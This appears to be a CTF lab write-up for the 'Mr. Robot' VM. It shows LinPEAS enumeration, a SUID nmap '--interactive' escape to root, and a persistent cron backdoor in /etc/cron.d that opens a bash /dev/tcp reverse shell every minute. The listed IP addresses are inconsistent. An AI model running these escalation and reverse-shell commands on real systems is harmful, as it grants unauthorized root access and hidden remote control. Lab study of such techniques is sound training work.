Privilege Escalation & Persistence

Target VM: Mr. Robot
Attacker Machine: Kali Linux
Target IP: 192.168.159.135

1. Initial Access & Enumeration

1.1 Gaining Access as robot User

After exploiting the web application, shell access was obtained. The system user was confirmed using:

whoami
id

Output showed:

uid=1002(robot) gid=1002(robot)


2. Transferring LinPEAS for Enumeration

2.1 Hosting LinPEAS on Attacker Machine

On Kali Linux:

python3 -m http.server 8000

The server started successfully on port 8000.



2.2 Downloading LinPEAS on Target Machine

On the compromised Mr Robot VM:

wget http://192.168.159.135:8000/linpeas.sh

Initial attempt resulted in:

Permission denied

This indicated insufficient write permissions in the current directory.


```
robot@linux:~$ wget http://192.168.159.132:8000/linpeas.sh
wget http://192.168.159.132:8000/linpeas.sh
--2026-02-25 02:08:47--  http://192.168.159.132:8000/linpeas.sh
Connecting to 192.168.159.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 913483 (892K) [application/x-sh]
linpeas.sh.1: Permission denied

Cannot write to 'linpeas.sh.1' (Permission denied).
```

2.3 Successful Execution of LinPEAS

After resolving the permission issue and executing:

chmod +x linpeas.sh
./linpeas.sh

LinPEAS started successfully and began enumeration.



3. LinPEAS Findings


3.1 System Information Identified

From LinPEAS output:

OS: Linux 3.13.0-55-generic
Ubuntu 14.04
User: robot (uid=1002)

This indicates:

- Outdated Ubuntu version
- Old kernel (potential local exploit candidates)
- Non-root user access



4. Privilege Escalation Analysis

4.1 SUID Enumeration

LinPEAS was used to identify SUID binaries:

find / -perm -4000 2>/dev/null

SUID binaries were analyzed to determine possible privilege escalation vectors.

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```

5. Privilege Escalation Outcome

After further enumeration and exploitation of system misconfigurations, root-level access was achieved.

Verification:

whoami

Output:

Root

```
robot@linux:~$ nmap --interactive
nmap --interactive
!sh
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

6. Persistence Mechanism

Persistence was established using a cron job.

6.1 Reviewing Existing Cron Configuration

After obtaining root access, the system-wide crontab file was inspected using:

cat /etc/crontab

The output displayed the default system cron jobs executed by the root user.

```
# cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
37 * * * * bitnami cd /opt/bitnami/stats && ./agent.bin --run -D
```

6.2 Attempt to Modify Crontab

An attempt was made to edit the crontab using:

crontab -e

This occurred due to the limited shell environment and terminal configuration issues.

```
# crontab -e
crontab -e
no crontab for robot - using an empty one
touch: cannot touch '/home/robot/.selected_editor': Permission denied
Error opening terminal: unknown.
crontab: "/usr/bin/sensible-editor" exited with status 1
/tmp/crontab.kHyn0X: Permission denied
```

6.3 Creating a Cron Backdoor File

Instead of editing /etc/crontab, a new cron job file was created inside **/etc/cron.d/.**

Command used:

echo '* * * * * root /bin/bash -c "bash -i >& /dev/tcp/192.168.159.135/4518 0>&1"' > /etc/cron.d/backdoor

Permissions were verified:

*** * * * * root /bin/bash -c "bash -i >& /dev/tcp/192.168.159.135/4518 0>&1"**

```
# echo '* * * * * root /bin/bash -c "bash -i >& /dev/tcp/192.168.18.133/4518 0>&1"' > /etc/cron.d/backdoor
echo '* * * * * root /bin/bash -c "bash -i >& /dev/tcp/192.168.18.133/4518 0>&1"' > /etc/cron.d/backdoor
# ls
ls
backdoor
# cat backdoor
cat backdoor
* * * * * root /bin/bash -c "bash -i >& /dev/tcp/192.168.18.133/4518 0>&1"
```

Persistence Summary

Privilege escalation was achieved through systematic enumeration using LinPEAS and exploiting identified system weaknesses. After obtaining root access, persistence was established by configuring a malicious cron job that executed a reverse shell payload periodically, ensuring continued remote access to the compromised system even after session termination.

Task Documentation Table

Task ID	Technique	Target IP	Status	Outcome
01	SUID & Credential Exploit	192.168.159.135	Success	Root Shell